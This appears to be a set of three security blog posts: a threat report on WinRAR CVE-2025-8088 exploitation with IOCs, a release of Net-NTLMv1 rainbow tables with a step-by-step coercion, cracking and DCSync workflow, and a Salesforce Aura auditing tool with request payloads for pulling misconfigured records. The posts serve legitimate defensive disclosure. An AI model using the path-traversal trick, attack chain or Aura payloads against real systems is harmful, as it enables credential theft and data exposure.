❌

Normal view

Diverse Threat Actors Exploiting Critical WinRAR Vulnerability CVE-2025-8088

27 January 2026 at 15:00

IntroductionΒ 

The Google Threat Intelligence Group (GTIG) has identified widespread, active exploitation of the critical vulnerability CVE-2025-8088 in WinRAR, a popular file archiver tool for Windows, to establish initial access and deliver diverse payloads. Discovered and patched in July 2025, government-backed threat actors linked to Russia and China as well as financially motivated threat actors continue to exploit this n-day across disparate operations. The consistent exploitation method, a path traversal flaw allowing files to be dropped into the Windows Startup folder for persistence, underscores a defensive gap in fundamental application security and user awareness.

In this blog post, we provide details on CVE-2025-8088 and the typical exploit chain, highlight exploitation by financially motivated and state-sponsored espionage actors, and provide IOCs to help defenders detect and hunt for the activity described in this post.

To protect against this threat, we urge organizations and users to keep software fully up-to-date and to install security updates as soon as they become available. After a vulnerability has been patched, malicious actors will continue to rely on n-days and use slow patching rates to their advantage. We also recommend the use of Google Safe Browsing and Gmail, which actively identifies and blocks files containing the exploit.

Vulnerability and Exploit Mechanism

CVE-2025-8088 is a high-severity path traversal vulnerability in WinRAR that attackers exploit by leveraging Alternate Data Streams (ADS). Adversaries can craft malicious RAR archives which, when opened by a vulnerable version of WinRAR, can write files to arbitrary locations on the system. Exploitation of this vulnerability in the wild began as early as July 18, 2025, and the vulnerability was addressed by RARLAB with the release of WinRAR version 7.13 shortly after, on July 30, 2025.

The exploit chain often involves concealing the malicious file within the ADS of a decoy file inside the archive. While the user typically views a decoy document (such as a PDF) within the archive, there are also malicious ADS entries, some containing a hidden payload while others are dummy data.

The payload is written with a specially crafted path designed to traverse to a critical directory, frequently targeting the Windows Startup folder for persistence. The key to the path traversal is the use of the ADS feature combined with directory traversal characters.Β 

For example, a file within the RAR archive might have a composite name like innocuous.pdf:malicious.lnk combined with a malicious path: ../../../../../Users/<user>/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/malicious.lnk.Β 

When the archive is opened, the ADS content (malicious.lnk) is extracted to the destination specified by the traversal path, automatically executing the payload the next time the user logs in.

State-Sponsored Espionage Activity

Multiple government-backed actors have adopted the CVE-2025-8088 exploit, predominantly focusing on military, government, and technology targets. This is similar to the widespread exploitation of a known WinRAR bug in 2023, CVE-2023-38831, highlighting that exploits for known vulnerabilities can be highly effective, despite a patch being available.

Timeline of notable observed exploitation

Figure 1: Timeline of notable observed exploitation

Russia-Nexus Actors Targeting Ukraine

Suspected Russia-nexus threat groups are consistently exploiting CVE-2025-8088 in campaigns targeting Ukrainian military and government entities, using highly tailored geopolitical lures.

  • UNC4895 (CIGAR): UNC4895 (also publicly reported as RomCom) is a dual financial and espionage-motivated threat group whose campaigns often involve spearphishing emails with lures tailored to the recipient. We observed subjects indicating targeting of Ukrainian military units. The final payload belongs to the NESTPACKER malware family (externally known as Snipbot).
Ukrainian language decoy document from UNC4895 campaign

Figure 2: Ukrainian language decoy document from UNC4895 campaign

  • APT44 (FROZENBARENTS): This Russian APT group exploits CVE-2025-8088 to drop a decoy file with a Ukrainian filename, as well as a malicious LNK file that attempts further downloads.

  • TEMP.Armageddon (CARPATHIAN): This actor, also targeting Ukrainian government entities, uses RAR archives to drop HTA files into the Startup folder. The HTA file acts as a downloader for a second stage. The initial downloader is typically contained within an archive packed inside an HTML file. This activity has continued through January 2026.

  • Turla (SUMMIT): This actor adopted CVE-2025-8088 to deliver the STOCKSTAY malware suite. Observed lures are themed around Ukrainian military activities and drone operations.

China-Nexus Actors

  • A PRC-based actor is exploiting the vulnerability to deliver POISONIVY malware via a BAT file dropped into the Startup folder, which then downloads a dropper.

Financially Motivated Activity

Financially motivated threat actors also quickly adopted the vulnerability to deploy commodity RATs and information stealers against commercial targets.

  • A group that has targeted entities in Indonesia using lure documents used this vulnerability to drop a .cmd file into the Startup folder. This script then downloads a password-protected RAR archive from Dropbox, which contains a backdoor that communicates with a Telegram bot command and control.

  • A group known for targeting the hospitality and travel sectors, particularly in LATAM, is using phishing emails themed around hotel bookings to eventually deliver commodity RATs such as XWorm and AsyncRAT.

  • A group targeting Brazilian users via banking websites delivered a malicious Chrome extension that injects JavaScript into the pages of two Brazilian banking sites to display phishing content and steal credentials.

  • In December and January 2026, we have continued to observe malware being distributed by cyber crime exploiting CVE-2025-8088, including commodity RATS and stealers.Β 

The Underground Exploit Ecosystem: Suppliers Like "zeroplayer"

The widespread use of CVE-2025-8088 by diverse actors highlights the demand for effective exploits. This demand is met by the underground economy where individuals and groups specialize in developing and selling exploits to a range of customers. A notable example of such an upstream supplier is the actor known as "zeroplayer," who advertised a WinRAR exploit in July 2025.Β 

The WinRAR vulnerability is not the only exploit in zeroplayer’s arsenal. Historically, and in recent months, zeroplayer has continued to offer other high-priced exploits that could potentially allow threat actors to bypass security measures. The actor’s advertised portfolio includes the following among others:

  • In November 2025, zeroplayer claimed to have a sandbox escape RCE zero-day exploit for Microsoft Office advertising it for $300,000.Β 

  • In late September 2025, zeroplayer advertised a RCE zero-day exploit for a popular, unnamed corporate VPN provider; the price for the exploit was not specified.

  • Starting in mid-October 2025, zeroplayer advertised a zero-day Local Privilege Escalation (LPE) exploit for Windows listing its price as $100,000.

  • In early September 2025, zeroplayer advertised a zero-day exploit for a vulnerability that exists in an unspecified drive that would allow an attacker to disable antivirus (AV) and endpoint detection and response (EDR) software; this exploit was advertised for $80,000.

zeroplayer’s continued activity as an upstream supplier of exploits highlights the continued commoditization of the attack lifecycle. By providing ready-to-use capabilities, actors such as zeroplayer reduce the technical complexity and resource demands for threat actors, allowing groups with diverse motivationsβ€”from ransomware deployment to state-sponsored intelligence gatheringβ€”to leverage a diverse set of capabilities.

Conclusion

The widespread and opportunistic exploitation of CVE-2025-8088 by a wide range of threat actors underscores its proven reliability as a commodity initial access vector. It also serves as a stark reminder of the enduring danger posed by n-day vulnerabilities. When a reliable proof of concept for a critical flaw enters the cyber criminal and espionage marketplace, adoption is instantaneous, blurring the line between sophisticated government-backed operations and financially motivated campaigns. This vulnerability’s rapid commoditization reinforces that a successful defense against these threats requires immediate application patching, coupled with a fundamental shift toward detecting the consistent, predictable post-exploitation TTPs.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

File Indicators

Filename

SHA-256

1_14_5_1472_29.12.2025.rar

272c86c6db95f1ef8b83f672b65e64df16494cae261e1aba1aeb1e59dcb68524

2_16_9_1087_16.01.2026.rar

33580073680016f23bf474e6e62c61bf6a776e561385bfb06788a4713114ba9d

5_18_6_1405_25.12.2025.rar

498961237cf1c48f1e7764829818c5ba0af24a234c2f29c4420fb80276aec676

2_13_3_1593_26.12.2025.rar

4f4567abe9ff520797b04b04255bbbe07ecdddb594559d436ac53314ec62c1b3

5_18_6_1028_25.12.2025.rar

53f1b841d323c211c715b8f80d0efb9529440caae921a60340de027052946dd9

2_12_7_1662_26.12.2025.rar

55b3dc57929d8eacfdadc71d92483eabe4874bf3d0189f861b145705a0f0a8fe

1_11_4_1742_29.12.2025.rar

68d9020aa9b509a6d018d6d9f4c77e7604a588b2848e05da6a4d9f82d725f91b

2_18_3_1468_16.01.2026.rar

6d3586aa6603f1c1c79d7bd7e0b5c5f0cc8e8a84577c35d21b0f462656c2e1f9

1_16_2_1428_29.12.2025.rar

ae93d9327a91e90bf7744c6ce0eb4affb3acb62a5d1b2dafd645cba9af28d795

1_12_7_1721_29.12.2025.rar

b90ef1d21523eeffbca17181ccccf269bca3840786fcbf5c73218c6e1d6a51a9

N/A

c7726c166e1947fdbf808a50b75ca7400d56fa6fef2a76cefe314848db22c76c

1_15_7_1850_29.12.2025.rar

e836873479ff558cfb885097e8783356aad1f2d30b69d825b3a71cb7a57cf930

2_16_2_1526_26.12.2025.rar

ffc6c3805bbaef2c4003763fd5fac0ebcccf99a1656f10cf7677f6c2a5d16dbd

N/A

958921ea0995482fb04ea4a50bbdb654f272ab991046a43c1fdbd22da302d544

ΠΏΡ–Π΄Ρ‚Π²Π΅Ρ€Π΄ΠΆΡƒΡŽΡ‡Ρ– Π΄ΠΎΠΊΡƒΠΌΠ΅Π½Ρ‚ΠΈ.pdf

defe25e400d4925d8a2bb4b1181044d06a8bf61688fd9c9ea59f1e0bb7bc21d8

Desktop_Internet.lnk

edc1f7528ca93ec432daca820f47e08d218b79cceca1ee764966f8f90d6a58bd

N/A

29f89486bb820d40c9bee8bf70ee8664ea270b16e486af4a53ab703996943256

N/A

2c40e7cf613bf2806ff6e9bc396058fe4f85926493979189dbdbc7d615b7cb14

N/A

3b85d0261ab2531aba9e2992eb85273be0e26fe61e4592862d8f45d6807ceee4

N/A

54305c7b95d8105601461bb18de87f1f679d833f15e38a9ee7895a0c8605c0d0

N/A

5dee69127d501142413fb93fd2af8c8a378682c140c52b48990a5c41f2ce3616

N/A

867a05d67dd184d544d5513f4f07959a7c2b558197c99cb8139ea797ad9fbece

N/A

91e61fd77460393a89a8af657d09df6a815465f6ce22f1db8277d58342b32249

N/A

b2b62703a1ef7d9d3376c6b3609cd901cbccdcca80fba940ce8ed3f4e54cdbe6

N/A

cf35ce47b35f1405969f40633fcf35132ca3ccb3fdfded8cc270fc2223049b80

N/A

d981a16b9da1615514a02f5ebb38416a009f5621c0b718214d5b105c9f552389

N/A

ddd67dda5d58c7480152c9f6e8043c3ea7de2e593beedf86b867b83f005bf0cc

N/A

ea0869fa9d5e23bdd16cddfefbbf9c67744598f379be306ff652f910db1ba162

N/A

ef0e1bb2d389ab8b5f15d2f83cf978662e18e31dbe875f39db563e8a019af577

N/A

f3e5667d02f95c001c717dfc5a0e100d2b701be4ec35a3e6875dc276431a7497

N/A

f6761b5341a33188a7a1ca7a904d5866e07b8ddbde9adebdbce4306923cfc60a

N/A

fc2a6138786fae4e33dc343aea2b1a7cd6411187307ea2c82cd96b45f6d1f2a0

N/A

a97f460bfa612f1d406823620d0d25e381f9b980a0497e2775269917a7150f04

N/A

d418f878fa02729b38b5384bcb3216872a968f5d0c9c77609d8c5aacedb07546

3-965_26.09.2025.HTA

ba86b6e0199b8907427364246f049efd67dc4eda0b5078f4bc7607253634cf24

Заява ΠΏΡ€ΠΎ скоєння Π·Π»ΠΎΡ‡ΠΈΠ½Ρƒ 3-965_26.09.2025.rar

cf8ebfd98da3025dc09d0b3bbeef874d8f9c4d4ba4937719f0a9a3aa04c81beb

Proposal_for_Cooperation_3415.05092025.rar

5b64786ed92545eeac013be9456e1ff03d95073910742e45ff6b88a86e91901b

N/A

8a7ee2a8e6b3476319a3a0d5846805fd25fa388c7f2215668bc134202ea093fa

N/A

3b47df790abb4eb3ac570b50bf96bb1943d4b46851430ebf3fc36f645061491b

document.rar

bb4856a66bf7e0de18522e35798c0a8734179c1aab21ed2ad6821aaa99e1cb4c

update.bat

aea13e5871b683a19a05015ff0369b412b985d47eb67a3af93f44400a026b4b0

ocean.rar

ed5b920dad5dcd3f9e55828f82a27211a212839c8942531c288535b92df7f453

expl.rar

a54bcafd9d4ece87fa314d508a68f47b0ec3351c0a270aa2ed3a0e275b9db03c

BrowserUpdate.lnk

b53069a380a9dd3dc1c758888d0e50dd43935f16df0f7124c77569375a9f44f5

Closing the Door on Net-NTLMv1: Releasing Rainbow Tables to Accelerate Protocol Deprecation

15 January 2026 at 15:00

Written by: Nic Losby


Introduction

Mandiant is publicly releasing a comprehensive dataset of Net-NTLMv1 rainbow tables to underscore the urgency of migrating away from this outdated protocol. Despite Net-NTLMv1 being deprecated and known to be insecure for over two decadesβ€”with cryptanalysis dating back to 1999β€”Mandiant consultants continue to identify its use in active environments. This legacy protocol leaves organizations vulnerable to trivial credential theft, yet it remains prevalent due to inertia and a lack of demonstrated immediate risk.

By releasing these tables, Mandiant aims to lower the barrier for security professionals to demonstrate the insecurity of Net-NTLMv1. While tools to exploit this protocol have existed for years, they often required uploading sensitive data to third-party services or expensive hardware to brute-force keys. The release of this dataset allows defenders and researchers to recover keys in under 12 hours using consumer hardware costing less than $600 USD. This initiative highlights the amplified impact of combining Mandiant's frontline expertise with Google Cloud's resources to eliminate entire classes of attacks.

This post details the generation of the tables, provides access to the dataset for community use, and outlines critical remediation steps to disable Net-NTLMv1 and prevent authentication coercion attacks.

Background

Net-NTLMv1 has been widely known to be insecure since at least 2012, following presentations at DEFCON 20, with cryptanalysis of the underlying protocol dating back to at least 1999. On Aug. 30, 2016, Hashcat added support for cracking Data Encryption Standard (DES) keys using known plaintext, further democratizing the ability to attack this protocol. Rainbow tables are almost as old, with the initial paper on rainbow tables published in 2003 by Philippe Oechslin, citing an earlier iteration of a time-memory trade-off from 1980 by Martin Hellman.

Essentially, if an attacker can obtain a Net-NTLMv1 hash without Extended Session Security (ESS) for the known plaintext of 1122334455667788, a cryptographic attack, referred to as a known plaintext attack (KPA), can be applied. This guarantees recovery of the key material used. Since the key material is the password hash of the authenticating Active Directory (AD) objectβ€”user or computerβ€”the attack results can quickly be used to compromise the object, often leading to privilege escalation.

A common chain attackers use is authentication coercion from a highly privileged object, such as a domain controller (DC). Recovering the password hash of the DC machine account allows for DCSync privileges to compromise any other account in AD.

Dataset Release

The unsorted dataset can be downloaded using gsutil -m cp -r gs://net-ntlmv1-tables/tables .Β or through the Google Cloud Research Dataset portal.Β 

The SHA512 hashes of the tables can be checked by first downloading the checksums gsutil -m cp gs://net-ntlmv1-tables/tables.sha512 . then checked by sha512sum -c tables.sha512. The password cracking community has already created derivative work and is also hosting the ready to use tables.

Use of the Tables

Once a Net-NTLMv1 hash has been obtained, the tables can be used with historical or modern reinventions of rainbow table searching software such as rainbowcrack (rcrack), or RainbowCrack-NG on central processing units (CPUs) or a fork of rainbowcrackalack on graphics processing units (GPUs). The Net-NTLMv1 hash needs to be preprocessed to the DES components using ntlmv1-multi as shown in the next section.

Obtaining a Net-NTLMv1 Hash

Most attackers will use Responder with the --lm and --disable-essΒ flags and set the authentication to a static value of 1122334455667788 to only allow for connections with Net-NTLMv1 as a possibility. Attackers can then wait for incoming connections or coerce authentication using a tool such as PetitPotam or DFSCoerce to generate incoming connections from DCs or lower privilege hosts that are useful for objective completion. Responses can be cracked to retrieve password hashes of either users or computer machine accounts. A sample workflow for an attacker is shown below in Figure 1, Figure 2, and Figure 3.

DFSCoerce against a DC

Figure 1: DFSCoerce against a DC

Net-NTLMv1 hash obtained for DC machine account

Figure 2: Net-NTLMv1 hash obtained for DC machine account

Parse Net-NTLMv1 hash to DES parts

Figure 3: Parse Net-NTLMv1 hash to DES parts

Figure 4 illustrates the processing of the Net-NTLMv1 hash to the DES ciphertexts.

Net-NTLMv1 hash to DES ciphertexts

Figure 4: Net-NTLMv1 hash to DES ciphertexts

An attacker then takes the split-out ciphertexts to crack the keys used based on the known plaintext of 1122334455667788 with the steps of loading the tables shown in Figure 5 and cracking results in Figure 6 and Figure 7.

Loading DES components for cracking

Figure 5: Loading DES components for cracking

First hash cracked

Figure 6: First hash cracked

Second hash cracked and run statistics

Figure 7: Second hash cracked and run statistics

An attacker can then calculate the last remaining key with ntlmv1-multi once again, or look it up with twobytes, to recreate the full NT hash for the DC account with the last key part shown in Figure 8.

Calculate remaining key

Figure 8: Calculate remaining key

The result can be checked with hashcat's NT hash shucking mode, -m 27000, as shown in Figure 9.

Keys checked with hash shucking

Figure 9: Keys checked with hash shucking

An attacker can then use the hash to perform a DCSync attack targeting a DC and authenticating as the now compromised machine account. The attack flow uses secretsdump.py from the Impacket toolsuite and is shown in Figure 10.

DCSync attack performed

Figure 10: DCSync attack performed

Remediation

Organizations should immediately disable the use of Net-NTLMv1.Β 

Local Computer Policy

"Local Security Settings" > "Local Policies" > "Security Options" > β€œNetwork security: LAN Manager authentication level" > "Send NTLMv2 response only".

Group Policy

"Computer Configuration" > "Policies" > "Windows Settings" > "Security Settings" > "Local Policies" > "Security Options" > "Network Security: LAN Manager authentication level" > "Send NTLMv2 response only"

As these are local to the computer configurations, attackers can and have set the configuration to a vulnerable state to then fix the configuration after their attacks have completed with local administrative access. Monitoring and alerting of when and where Net-NTLMv1 is used is needed in addition to catching these edge cases.

Filter Event Logs for Event ID 4624: "An Account was successfully logged on." > "Detailed Authentication Information" > "Authentication Package" > "Package Name (NTLM only)", if "LM" or "NTLMv1" is the value of this attribute, LAN Manager or Net-NTLMv1 was used.

Related Reading

This project was inspired by and referenced the following research published to blogs, social media, and code repositories.

Acknowledgements

Thank you to everyone who helped make this blog post possible, including but not limited to Chris King and Max Gruenberg.

AuraInspector: Auditing Salesforce Aura for Data Exposure

12 January 2026 at 15:00

Written by: Amine Ismail, Anirudha Kanodia


IntroductionΒ 

Mandiant is releasing AuraInspector, a new open-source tool designed to help defenders identify and audit access control misconfigurations within the Salesforce Aura framework.

Salesforce Experience Cloud is a foundational platform for many businesses, but Mandiant Offensive Security Services (OSS) frequently identifies misconfigurations that allow unauthorized users to access sensitive data including credit card numbers, identity documents, and health information. These access control gaps often go unnoticed until it is too late.

This post details the mechanics of these common misconfigurations and introduces a previously undocumented technique using GraphQL to bypass standard record retrieval limits. To help administrators secure their environments, we are releasing AuraInspector, a command-line tool that automates the detection of these exposures and provides actionable insights for remediation.

aside_block
<ListValue: [StructValue([('title', 'AuraInspector'), ('body', <wagtail.rich_text.RichText object at 0x7fd4e228ad60>), ('btn_text', 'Get AuraInspector'), ('href', 'https://github.com/google/aura-inspector'), ('image', None)])]>

What Is Aura?

Aura is a framework used in Salesforce applications to create reusable, modular components. It is the foundational technology behind Salesforce's modern UI, known as Lightning Experience. Aura introduced a more modern, single-page application (SPA) model that is more responsive and provides a better user experience.

As with any object-relational database and developer framework, a key security challenge for Aura is ensuring that users can only access data they are authorized to see. More specifically, the Aura endpoint is used by the front-end to retrieve a variety of information from the backend system, including Object records stored in the database. The endpoint can usually be identified by navigating through an Experience Cloud application and examining the network requests.

To date, a real challenge for Salesforce administrators is that Salesforce objects sharing rules can be configured at multiple levels, complexifying the identification of potential misconfigurations. Consequently, the Aura endpoint is one of the most commonly targeted endpoints in Salesforce Experience Cloud applications.


The most interesting aspect of the Aura endpoint is its ability to invoke aura-enabled methods, depending on the privileges of the authenticated context. The message parameter of this endpoint can be used to invoke the said methods. Of particular interest is the getConfigData method, which returns a list of objects used in the backend Salesforce database. The following is the syntax used to call this specific method.

{"actions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.controllers.hostConfig.HostConfigController/ACTION$getConfigData","callingDescriptor":"UNKNOWN","params":{}}]}

An example of response is displayed in Figure 1.

Excerpt of getConfigData response

Figure 1: Excerpt of getConfigData response

Ways to Retrieve Data Using Aura

Data Retrieval Using Aura

Certain components in a Salesforce Experience Cloud application will implicitly call certain Aura methods to retrieve records to populate the user interface. This is the case for the serviceComponent://ui.force.components.controllers.
lists.selectableListDataProvider.SelectableListDataProviderController/
ACTION$getItems
Aura method. Note that these Aura methods are legitimate and do not pose a security risk by themselves; the risk arises when underlying permissions are misconfigured.

In a controlled test instance, Mandiant intentionally misconfigured access controls to grant guest (unauthenticated) users access to all records of the Account object. This is a common misconfiguration encountered during real-world engagements. An application would normally retrieve object records using the Aura or Lightning frameworks. One method is using getItems. Using this method with specific parameters, the application can retrieve records for a specific object the user has access to. An example of request and response using this method are shown in Figure 2.

Retrieving records for the Account object

Figure 2: Retrieving records for the Account object

However, there is a constraint to this typical approach. Salesforce only allows users to retrieve at most 2,000 records at a given time. Some objects may have several thousand records, limiting the number of records that could be retrieved using this approach. To demonstrate the full impact of a misconfiguration, it is often necessary to overcome this limit.

Testing revealed a sortBy parameter available on this method. This parameter is valuable because changing the sort order allows for the retrieval of additional records that were initially inaccessible due to the 2,000 record limit. Moreover, it is possible to obtain an ascending or descending sort order for any parameter by adding a - character in front of the field name. The following is an example of an Aura message that leverages the sortBy parameter.

{"actions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"FUZZ","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":false,"enableRowActions":false,"sortBy":"<ArbitraryField>"}}]}

The response where the Name field is sorted in descending order is displayed in Figure 3.

Retrieving more records for the Account object by sorting results

Figure 3: Retrieving more records for the Account object by sorting results

For built-in Salesforce objects, there are several fields that are available by default. For custom objects, in addition to custom fields, there are a few default fields such as CreatedBy and LastModifiedBy, which can be filtered on. Filtering on various fields facilitates the retrieval of a significantly larger number of records. Retrieving more records helps security researchers demonstrate the potential impact to Salesforce administrators.

Action Bulking

To optimize performance and minimize network traffic, the Salesforce Aura framework employs a mechanism known as "boxcar'ing". Instead of sending a separate HTTP request for every individual server-side action a user initiates, the framework queues these actions on the client-side. At the end of the event loop, it bundles multiple queued Aura actions into a single list, which is then sent to the server as part of a single POST request.

Without using this technique, retrieving records can require a significant number of requests, depending on the number of records and objects. In that regard, Salesforce allows up to 250 actions at a time in one request by using this technique. However, sending too many actions can quickly result in a Content-Length response that can prevent a successful request. As such, Mandiant recommends limiting requests to 100 actions per request. In the following example, two actions are bulked to retrieve records for both the UserFavorite objects and the ProcessInstanceNode object:

{"actions":[{"id":"UserFavorite","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"UserFavorite","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":true,"enableRowActions":false}},{"id":"ProcessInstanceNode","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"ProcessInstanceNode","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":true,"enableRowActions":false}}]}

This can be cumbersome to perform manually for many actions. This feature has been integrated into the AuraInspectorΒ tool to expedite the process of identifying misconfigured objects.

Record Lists

A lesser-known component is Salesforce's Record Lists. This component, as the name suggests, provides a list of records in the user interface associated with an object to which the user has access. While the access controls on objects still govern the records that can be viewed in the Record List, misconfigured access controls could allow users access to the Record List of an object.

Using the ui.force.components.controllers.lists.
listViewPickerDataProvider.ListViewPickerDataProviderController/
ACTION$getInitialListViews
Aura method, it is possible to check if an object has an associating record list component attached to it. The Aura message would appear as follows:

{"actions":[{"id":"1086;a","descriptor":"serviceComponent://ui.force.components.controllers.lists.listViewPickerDataProvider.ListViewPickerDataProviderController/ACTION$getInitialListViews","callingDescriptor":"UNKNOWN","params":{"scope":"FUZZ","maxMruResults":10,"maxAllResults":20},"storable":true}]}

If the response contains an array of list views, as shown in Figure 4, then a Record List is likely present.

Excerpt of response for the getInitialListViews method

Figure 4: Excerpt of response for the getInitialListViews method

This response means there is an associating Record List component to this object and it may be accessible. Simply navigating to /s/recordlist/<object>/Default will show the list of records, if access is permitted. An example of a Record List can be seen in Figure 5. The interface may also provide the ability to create or modify existing records.

Default Record List view for Account object

Figure 5: Default Record List view for Account object

Home URLs

Home URLs are URLs that can be browsed to directly. On multiple occasions, following these URLs led Mandiant researchers to administration or configuration panels for third-party modules installed on the Salesforce instance. They can be retrieved by authenticated users with the ui.communities.components.aura.components.communitySetup.cmc.
CMCAppController/ACTION$getAppBootstrapData
Aura method as follows:

{"actions":[{"id":"1086;a","descriptor":"serviceComponent://ui.communities.components.aura.components.communitySetup.cmc.CMCAppController/ACTION$getAppBootstrapData","callingDescriptor":"UNKNOWN","params":{}}]}

In the returned JSON response, an object named apiNameToObjectHomeUrls contains the list of URLs. The next step is to browse to each URL, verify access, and assess whether the content should be accessible. It is a straightforward process that can lead to interesting findings. An example of usage is shown in Figure 6.

List of home URLs returned in response

Figure 6: List of home URLs returned in response

During a previous engagement, Mandiant identified a Spark instance administration dashboard accessible to any unauthenticated user via this method. The dashboard offered administrative features, as seen in Figure 7.

Spark instance administration dashboard

Figure 7: Spark instance administration dashboard

Using this technique, Salesforce administrators can identify pages that should not be accessible to unauthenticated or low-privilege users. Manually tracking down these pages can be cumbersome as some pages are automatically created when installing marketplace applications.

Self-Registration

Over the last few years, Salesforce has increased the default security on Guest accounts. As such, having an authenticated account is even more valuable as it might give access to records not accessible to unauthenticated users. One solution to prevent authenticated access to the instance is to prevent self-registration. Self-registration can easily be disabled by changing the instance's settings. However, Mandiant observed cases where the link to the self-registration page was removed from the login page, but self-registration itself was not disabled. Salesforce confirmed this issue has been resolved.

Aura methods that expose the self-registration status and URL are highly valuable from an adversary's perspective. The getIsSelfRegistrationEnabled and getSelfRegistrationUrl methods of the LoginFormController controller can be used as follows to retrieve this information:

{"actions":[{"id":"1","descriptor":"apex://applauncher.LoginFormController/ACTION$getIsSelfRegistrationEnabled","callingDescriptor":"UHNKNOWN"},{"id":"2","descriptor":"apex://applauncher.LoginFormController/ACTION$getSelfRegistrationUrl","callingDescriptor":"UHNKNOWN"}]}

By bulking the two methods, two responses are returned from the server. In Figure 8, self-registration is available as shown in the first response, and the URL is returned in the second response.

Response when self-registration is enabled

Figure 8: Response when self-registration is enabled

This removes the need to perform brute forcing to identify the self-registration page; one request is sufficient. The AuraInspectorΒ tool verifies whether self-registration is enabled and alerts the researcher. The goal is to help Salesforce administrators determine whether self-registration is enabled or not from an external perspective.

GraphQL: Going Beyond the 2,000 Records Limit

Salesforce provides a GraphQL API that can be used to easily retrieve records from objects that are accessible via the User Interface API from the Salesforce instance. The GraphQL API itself is well documented by Salesforce. However, there is no official documentation or research related to the GraphQL Aura controller.

GraphQL query from the documentation

Figure 9: GraphQL query from the documentation

This lack of documentation, however, does not prevent its use. After reviewing the REST API documentation, Mandiant constructed a valid request to retrieve information for the GraphQL Aura controller. Furthermore, this controller was available to unauthenticated users by default. Using GraphQL over the known methods offers multiple advantages:

  • Standardized retrieval of records and information about objects

  • Improved pagination, allowing for the retrieval of all records tied to an object

  • Built-in introspection, which facilitates the retrieval of field names

  • Support for mutations, which expedites the testing of write privileges on objects

From a data retrieval perspective, the key advantage is the ability to retrieve all records tied to an object without being limited to 2,000 records. Salesforce confirmed this is not a vulnerability; GraphQL respects the underlying object permissions and does not provide additional access as long as access to objects is properly configured. However, in the case of a misconfiguration, it helps attackers access any amount of records on the misconfigured objects. When using basic Aura controllers to retrieve records, the only way to retrieve more than 2,000 records is by using sorting filters, which does not always provide consistent results. Using the GraphQL controller enables the consistent retrieval of the maximum number of records possible. Other options to retrieve more than 2,000 records are the SOAP and REST APIs, but those are rarely accessible to non-privileged users.

One limitation of the GraphQL Controller is that it can only retrieve records for User Interface API (UIAPI) supported objects. As explained in the associated Salesforce GraphQL API documentation, this encompasses most objects as the "User Interface API supports all custom objects and external objects and many standard objects."

